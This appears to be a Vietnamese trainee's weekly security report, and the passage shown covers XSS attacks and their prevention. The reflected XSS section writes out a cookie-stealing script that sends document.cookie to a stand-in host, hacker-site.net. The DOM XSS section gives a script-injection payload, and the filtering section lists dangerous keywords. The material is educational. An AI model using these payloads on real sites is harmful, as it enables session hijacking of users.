

---

CÔNG TY CỔ PHẦN VCCORP

BÁO CÁO TUẦN  
TUẦN THỨ 5 29

---

Người báo cáo: Trần Văn Toàn

Người quản lý: Anh Ngô Văn Vĩ

Ngày báo cáo: Ngày 20 tháng 7 năm 2025

---

Hà Nội, tháng 7 năm 2025

# Mục lục

<b>1</b>	<b>Kỹ thuật tấn công XSS</b>	<b>4</b>
1.1	XSS là gì? . . . . .	4
1.2	Cách thức tấn công . . . . .	5
1.3	Các loại tấn công XSS . . . . .	6
1.3.1	Reflected XSS . . . . .	6
1.3.2	Stored XSS . . . . .	7
1.4	DOM Based XSS . . . . .	11
1.5	Các phương pháp ngăn chặn XSS . . . . .	13
1.5.1	Data Validation (Xác thực dữ liệu) . . . . .	14
1.5.2	Input Filtering (Lọc đầu vào) . . . . .	14
1.5.3	Output Escaping (Escape đầu ra) . . . . .	15
1.5.4	Tầm quan trọng của Testing . . . . .	15
1.6	Kết luận . . . . .	16
<b>2</b>	<b>Kỹ thuật tấn công Cross-Site Request Forgery (CSRF)</b>	<b>17</b>
2.1	Cross-Site Request Forgery (CSRF) là gì? . . . . .	17
2.2	Cơ chế hoạt động của tấn công CSRF . . . . .	17
2.2.1	Nguyên lý cơ bản . . . . .	18
2.2.2	Quy trình tấn công CSRF chi tiết . . . . .	18
2.3	Các dạng tấn công CSRF . . . . .	20
2.3.1	CSRF qua GET Request . . . . .	20
2.3.2	CSRF qua POST Request . . . . .	20
2.3.3	CSRF qua AJAX . . . . .	21
2.4	Các điều kiện để CSRF thành công . . . . .	21

---

2.5	Phương pháp phòng chống CSRF . . . . .	22
2.5.1	CSRF Token (Anti-CSRF Token) . . . . .	22
2.5.2	SameSite Cookie Attribute . . . . .	23
2.5.3	Referer Header Validation . . . . .	23
2.5.4	Double Submit Cookie . . . . .	24
2.5.5	Custom Headers . . . . .	25
2.6	So sánh các phương pháp phòng chống . . . . .	26
2.7	Best Practices và khuyến nghị . . . . .	26
2.8	Kết luận . . . . .	26
<b>3</b>	<b>SQL Injection</b>	<b>28</b>
3.1	SQL trong các trang Web . . . . .	28
3.2	SQL Injection dựa trên đầu vào "1=1" luôn đúng . . . . .	28
3.3	SQL Injection dựa trên đầu vào "-" luôn đúng . . . . .	29
3.4	SQL Injection dựa trên SQL Statements có thể gây hại . . . . .	30
3.5	Sử dụng SQL Parameters để phòng chống . . . . .	31
3.6	Tại sao SQL Parameters hiệu quả? . . . . .	31
<b>4</b>	<b>Profiling và tối ưu mã nguồn</b>	<b>33</b>
4.1	Khái niệm . . . . .	33
4.2	Các kỹ thuật Profiling . . . . .	34
4.3	Các kỹ thuật tối ưu mã nguồn . . . . .	35
4.4	Ứng dụng . . . . .	36
4.5	Thách thức . . . . .	36
<b>5</b>	<b>Tối ưu truy vấn cơ sở dữ liệu</b>	<b>38</b>
5.1	Tổng quan . . . . .	38
5.2	Các phương pháp tối ưu . . . . .	38

---

<b>6</b>	<b>Caching</b>	<b>40</b>
6.1	Khái niệm . . . . .	40
6.2	Cơ chế hoạt động . . . . .	40
6.3	Phân loại cache . . . . .	41
6.4	Các tầng caching . . . . .	41
6.5	Design Patterns trong Caching . . . . .	41
6.6	Best Practices khi dùng Cache . . . . .	42
6.7	Công nghệ phổ biến . . . . .	42
<b>7</b>	<b>Project: Xây dựng hệ thống trực quan dữ liệu dựa trên ngôn ngữ tự nhiên</b>	<b>43</b>
7.1	Link dự án và cách chạy dự án . . . . .	43
7.2	Mô tả cách triển khai . . . . .	43

# Chương 1

## Kỹ thuật tấn công XSS

### 1.1 XSS là gì?

#### Tổng quan

**Cross-Site Scripting (XSS)** là một hình thức tấn công vào ứng dụng web, được nhận định là một trong những lỗ hổng phổ biến, dễ khai thác và nguy hiểm nhất. Mức độ nghiêm trọng của XSS thể hiện ở những hậu quả khôn lường mà nó có thể gây ra cho cả người dùng và hệ thống.

**Cơ chế hoạt động** Về bản chất, tấn công XSS là hành vi chèn một đoạn mã độc vào ứng dụng web. Kẻ tấn công khai thác lỗ hổng để các đoạn script độc hại này được thực thi trực tiếp trên trình duyệt của người dùng (phía Client).

**Mục đích chính** Ăn cắp dữ liệu nhận dạng của người dùng như: cookies, session tokens và các thông tin khác. Trong hầu hết các trường hợp, cuộc tấn công này đang được sử dụng để ăn cắp cookie của người khác. Như chúng ta biết, cookie giúp chúng tôi đăng nhập tự động. Do đó với cookie bị đánh cắp, chúng tôi có thể đăng nhập bằng các thông tin nhận dạng khác. Và đây là một trong những lý do, tại sao cuộc tấn công này được coi là một trong những cuộc tấn công nguy hiểm nhất.

## 1.2 Cách thức tấn công

### Cách thức

Tấn công XSS được thực hiện bằng cách chèn và gửi các đoạn mã độc vào một trang web, sau đó mã này sẽ được thực thi trên trình duyệt của nạn nhân. Toàn bộ quá trình diễn ra dựa trên một nguyên nhân cốt lõi và theo một quy trình cụ thể.

**Nguyên nhân cốt lõi:** Nguyên nhân chính gây ra lỗ hổng XSS là do xác thực đầu vào dữ liệu người dùng không phù hợp. Khi ứng dụng web không kiểm tra hoặc làm sạch dữ liệu do người dùng cung cấp, kẻ tấn công có thể gửi đi một đoạn mã độc hại. Dữ liệu này sau đó sẽ xâm nhập vào hệ thống và được trả về trong dữ liệu đầu ra.

### Quy trình thực hiện

- **Tìm lỗ hổng và Chèn mã độc:** Kẻ tấn công tìm kiếm các điểm yếu trên website (như ô tìm kiếm, form bình luận) và gửi đi một đầu vào chứa mã độc. Các mã này thường được viết bằng ngôn ngữ phía client như Javascript và HTML.
- **Mã độc xâm nhập:** Đoạn mã độc này được chèn vào mã nguồn của website.
- **Trình duyệt thực thi:** Khi một người dùng khác truy cập trang web, trình duyệt của họ sẽ nhận đoạn mã này như một phần hợp lệ của trang. Vì trình duyệt không thể phân biệt được đâu là mã an toàn và đâu là mã độc hại, nó sẽ thực thi đoạn mã đó.
- **Gây hại:** Mã độc sau khi được thực thi có thể hiển thị các trang web hoặc form giả mạo để lừa người dùng nhập thông tin đăng nhập, hoặc thực hiện các hành vi độc hại khác.

### Cách thức tấn công


- **Phản chiếu (Reflected):** Mã độc được phản chiếu trực tiếp trên trình duyệt của nạn nhân, thường là qua một liên kết độc hại.
- **Lưu trữ (Stored):** Mã độc được lưu trữ trong cơ sở dữ liệu của website (ví dụ trong một bình luận) và được chạy mỗi khi người dùng truy cập vào chức năng có chứa mã đó.
- **Qua các kênh khác:** Tấn công cũng có thể xảy ra thông qua các quảng cáo độc hại được hiển thị trên trang, hoặc qua các email lừa đảo chứa liên kết đến trang web có lỗ

hổng.

## 1.3 Các loại tấn công XSS

### 1.3.1 Reflected XSS

Có nhiều hướng để khai thác thông qua lỗi Reflected XSS, một trong những cách được biết đến nhiều nhất là chiếm phiên làm việc (session) của người dùng, từ đó có thể truy cập được dữ liệu và chiếm được quyền của họ trên website. Chi tiết được mô tả qua những bước sau:



Hình 1.1: *Reflected XSS*

- Người dùng đăng nhập web và giả sử được gán session:

**Set-Cookie: sessionId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4**

- Bằng cách nào đó, hacker gửi được cho người dùng URL:

`http://example.com/name=var+i=new+Image;+i.src="http://hacker-site.net/"2Bdocument.cookie;`

Giả sử example.com là website nạn nhân truy cập, hacker-site.net là trang của hacker tạo ra

- Nạn nhân truy cập đến URL trên
- Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request (đoạn javascript của hacker)
- Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript
- Đoạn javascript mà hacker tạo ra thực tế như sau:

```
var i=new Image; i.src="http://hacker-site.net/" + document.cookie;
```

Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:

```
GET /sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1  
Host: hacker-site.net
```


- Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.

### 1.3.2 Stored XSS

Khác với Reflected tấn công trực tiếp vào một số nạn nhân mà hacker nhắm đến, Stored XSS hướng đến nhiều nạn nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ các dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu (ở đây tôi dùng khái niệm này để chỉ database, file hay những khu vực khác nhằm lưu trữ dữ liệu của ứng dụng web). Ví dụ như các form góp ý, các comment ... trên các trang web. Với kỹ thuật Stored XSS, hacker không khai thác trực tiếp mà phải thực hiện tối thiểu qua 2 bước.


- **Đầu tiên** hacker sẽ thông qua các điểm đầu vào (form, input, textarea...) không được kiểm tra kỹ để chèn vào CSDL các đoạn mã nguy hiểm.






Hình 1.2: form nhập thông tin

- **Tiếp theo**, khi người dùng truy cập vào ứng dụng web và thực hiện các thao tác liên quan đến dữ liệu được lưu này, đoạn mã của hacker sẽ được thực thi trên trình duyệt người dùng.



Hình 1.3: Thông báo khi người dùng đăng nhập



Hình 1.4: Kịch bản khai thác

## So sánh Reflected XSS và Stored XSS

## Điểm khác biệt quan trọng

Reflected XSS và Stored XSS có 2 sự khác biệt lớn trong quá trình tấn công, điều này ảnh hưởng trực tiếp đến mức độ nguy hiểm và hiệu quả của từng loại tấn công.

Tiêu chí	Reflected XSS	Stored XSS
<b>Yêu cầu tương tác</b>	Hacker phải lừa được nạn nhân truy cập vào URL độc hại của mình	Không cần tương tác trực tiếp. Hacker chỉ việc chờ nạn nhân tự động truy cập
<b>Nhận biết của nạn nhân</b>	Nạn nhân có thể nghi ngờ URL lạ	Hoàn toàn bình thường - nạn nhân không hề hay biết dữ liệu đã bị nhiễm độc
<b>Số lượng nạn nhân</b>	Giới hạn (phải gửi từng URL)	Không giới hạn (tất cả user truy cập)

Bảng 1.1: So sánh phương thức khai thác

**Sự khác biệt thứ nhất: Phương thức khai thác** Để khai thác **Reflected XSS**, hacker phải lừa được nạn nhân truy cập vào URL của mình. Điều này đòi hỏi kỹ năng social engineering và may mắn.

Còn **Stored XSS** không cần phải thực hiện việc này. Sau khi chèn được mã nguy hiểm vào CSDL của ứng dụng, hacker chỉ việc ngồi chờ nạn nhân tự động truy cập vào. Với nạn nhân, việc này là hoàn toàn bình thường vì họ không hề hay biết dữ liệu mình truy cập đã bị nhiễm độc.

### Sự khác biệt thứ hai: Điều kiện phiên làm việc

#### Tầm quan trọng của Session

Mục tiêu của hacker sẽ dễ dàng đạt được hơn nếu tại thời điểm tấn công, nạn nhân vẫn đang trong phiên làm việc (session) của ứng dụng web.

#### Với Reflected XSS:

- Hacker có thể thuyết phục hoặc lừa nạn nhân đăng nhập trước
- Sau đó dẫn dụ nạn nhân truy cập đến URL độc hại
- Yêu cầu timing chính xác và tương tác phức tạp
- Khả năng thành công phụ thuộc vào kỹ năng thuyết phục

#### Với Stored XSS:

- Mã độc đã được lưu trong CSDL Web
- Bất cứ khi nào người dùng truy cập các chức năng liên quan thì mã độc sẽ được thực thi
- Nhiều khả năng những chức năng này yêu cầu phải xác thực (đăng nhập) trước
- Hiển nhiên trong thời gian này người dùng vẫn đang trong phiên làm việc
- Khả năng thành công cao hơn nhiều

#### Kết luận về mức độ nguy hiểm

**Stored XSS nguy hiểm hơn Reflected XSS rất nhiều vì:**

1. **Phạm vi ảnh hưởng:** Có thể ảnh hưởng đến tất cả người sử dụng ứng dụng web
2. **Tự động hóa:** Không cần can thiệp liên tục từ hacker

3. **Khó phát hiện:** Nạn nhân không nghi ngờ gì bất thường
4. **Session timing:** Thường xảy ra khi user đã đăng nhập
5. **Quyền quản trị:** Nếu nạn nhân có vai trò admin thì nguy cơ bị chiếm quyền điều khiển web rất cao

#### Thống kê mức độ nguy hiểm


- **Reflected XSS:** Mức độ nguy hiểm **Cao**
- **Stored XSS:** Mức độ nguy hiểm **Rất cao**
- **Tỷ lệ thành công Stored XSS:** Cao gấp 5-10 lần so với Reflected XSS

## 1.4 DOM Based XSS

DOM Based XSS là kỹ thuật khai thác XSS dựa trên việc thay đổi cấu trúc DOM của tài liệu, cụ thể là HTML.

#### Ví dụ cụ thể:

- Một website có URL đến trang đăng ký như sau:  
`http://example.com/register.php?message=Please fill in the form`
- Khi truy cập đến thì chúng ta thấy một Form rất bình thường



The image shows a registration form on a light blue background. It contains two input fields: 'Email' and 'Password'. Below these fields is the text 'Please fill in the form'. At the bottom is a blue button labeled 'Register'.

Hình 1.5


- Thay vì truyền

**message=Please fill in the form**

thì lại truyền


```
message=<label>Gender</label> <select class = "form-control"onchange="java-script-:show()"><option value="Male">Male</option><option value="Female">Female</option></select><script>function show()alert();</script>
```

- Khi đẩy form đăng ký sẽ trở thành như thế này:


A screenshot of a registration form on a light blue background. It contains three input fields: 'Email' with placeholder text 'Email', 'Password' with placeholder text 'Password', and 'Gender' with a dropdown menu showing 'Male'. Below these fields is a blue 'Register' button.

Hình 1.6

- Người dùng sẽ chẳng chút nghi ngờ với một form “bình thường” như thế này, và khi lựa chọn giới tính, Script sẽ được thực thi



Hình 1.7



Hình 1.8: Kịch bản khai thác

## 1.5 Các phương pháp ngăn chặn XSS

Chiến lược phòng chống XSS Mặc dù loại tấn công này được coi là một trong những loại nguy hiểm và rủi ro nhất, nhưng vẫn có thể chuẩn bị một kế hoạch ngăn ngừa hiệu quả. Bởi vì sự phổ biến của cuộc tấn công này, có khá nhiều cách để ngăn chặn nó.

Các phương pháp phòng ngừa chính được sử dụng phổ biến bao gồm:

1. **Data Validation** (Xác thực dữ liệu)
2. **Input Filtering** (Lọc đầu vào)
3. **Output Escaping** (Escape đầu ra)

### 1.5.1 Data Validation (Xác thực dữ liệu)

#### Data Validation

Bước đầu tiên trong công tác phòng chống tấn công XSS là **Xác thực đầu vào**. Mọi dữ liệu được nhập bởi người dùng phải được xác thực chính xác, bởi vì đầu vào của người dùng có thể tìm đường đến đầu ra.

Xác thực dữ liệu có thể được coi là cơ sở để đảm bảo tính bảo mật của hệ thống. Ý tưởng xác thực là không cho phép đầu vào không phù hợp được xử lý.

Hạn chế của Data Validation Data Validation chỉ giúp **giảm thiểu rủi ro**, nhưng có thể **không đủ để ngăn chặn hoàn toàn** lỗ hổng XSS có thể xảy ra. Cần kết hợp với các phương pháp khác.

### 1.5.2 Input Filtering (Lọc đầu vào)

#### Input Filtering

Một phương pháp ngăn chặn hiệu quả khác là **lọc đầu vào của người dùng**. Ý tưởng lọc là tìm kiếm các từ khóa nguy hiểm trong input của người dùng và xóa chúng hoặc thay thế chúng bằng các chuỗi an toàn.

Những từ khóa nguy hiểm có thể bao gồm:

- **Thẻ script:** `<script>`, `</script>`
- **Lệnh JavaScript:** `alert()`, `eval()`, `setTimeout()`
- **Đánh dấu HTML:** `<img>`, `<iframe>`, `<object>`

Lọc đầu vào khá dễ thực hiện và có thể được thực hiện theo nhiều cách khác nhau:

1. **Custom code:** Các developers viết mã riêng phía server để tìm kiếm các từ khóa thích hợp và xóa chúng
2. **Thư viện chuyên dụng:** Sử dụng thư viện ngôn ngữ lập trình thích hợp để lọc đầu vào của người dùng

### Khuyến nghị

Việc sử dụng thư viện là cách **đáng tin cậy hơn**, vì các thư viện đó đã được nhiều nhà phát triển sử dụng và thử nghiệm kỹ lưỡng.

## 1.5.3 Output Escaping (Escape đầu ra)

### Output Escaping

Một phương pháp phòng ngừa quan trọng khác là **ký tự Escape**. Trong phương pháp này, các ký tự đặc biệt được thay đổi bằng các mã HTML entities tương ứng.

Ví dụ: ký tự `<` được escape thành `&#60;`; hoặc `&lt;`;

Ví dụ về HTML Escaping

- `<` → `&lt;`;
- `>` → `&gt;`;
- `"` → `&quot;`;
- `'` → `&#x27;`;
- `&` → `&amp;`;

Điều quan trọng cần biết là chúng ta có thể tìm thấy các thư viện chuyên dụng hỗ trợ escape ký tự.

## 1.5.4 Tầm quan trọng của Testing

### Vai trò của Quality Assurance

Trong khi đó, việc kiểm thử tốt cũng không nên bị quên. Chúng ta cần những tester có kiến thức tốt về bảo mật và những công cụ kiểm thử phần mềm đáng tin cậy. Bằng cách này, chất lượng phần mềm sẽ được bảo đảm tốt hơn.



Chiến lược phòng chống XSS hiệu quả:

1. Kết hợp cả 3 phương pháp: Validation, Filtering, và Escaping
2. Sử dụng thư viện đã được kiểm thử thay vì tự viết code
3. Thực hiện kiểm thử bảo mật thường xuyên
4. Đào tạo nhận thức bảo mật cho đội ngũ phát triển

**Lưu ý:** Không có phương pháp nào là hoàn hảo 100%, cần áp dụng nhiều lớp bảo vệ.

## 1.6 Kết luận

Trong khi thực hiện kiểm thử, Tester nên đánh giá các rủi ro mang lại từ các cuộc tấn công XSS có thể xảy ra. Tấn công XSS có thể ảnh hưởng đến các ứng dụng web, nó được coi là một trong những cuộc tấn công nguy hiểm và nguy hiểm nhất. Do đó, chúng ta không nên quên kiểm thử tấn công XSS này.

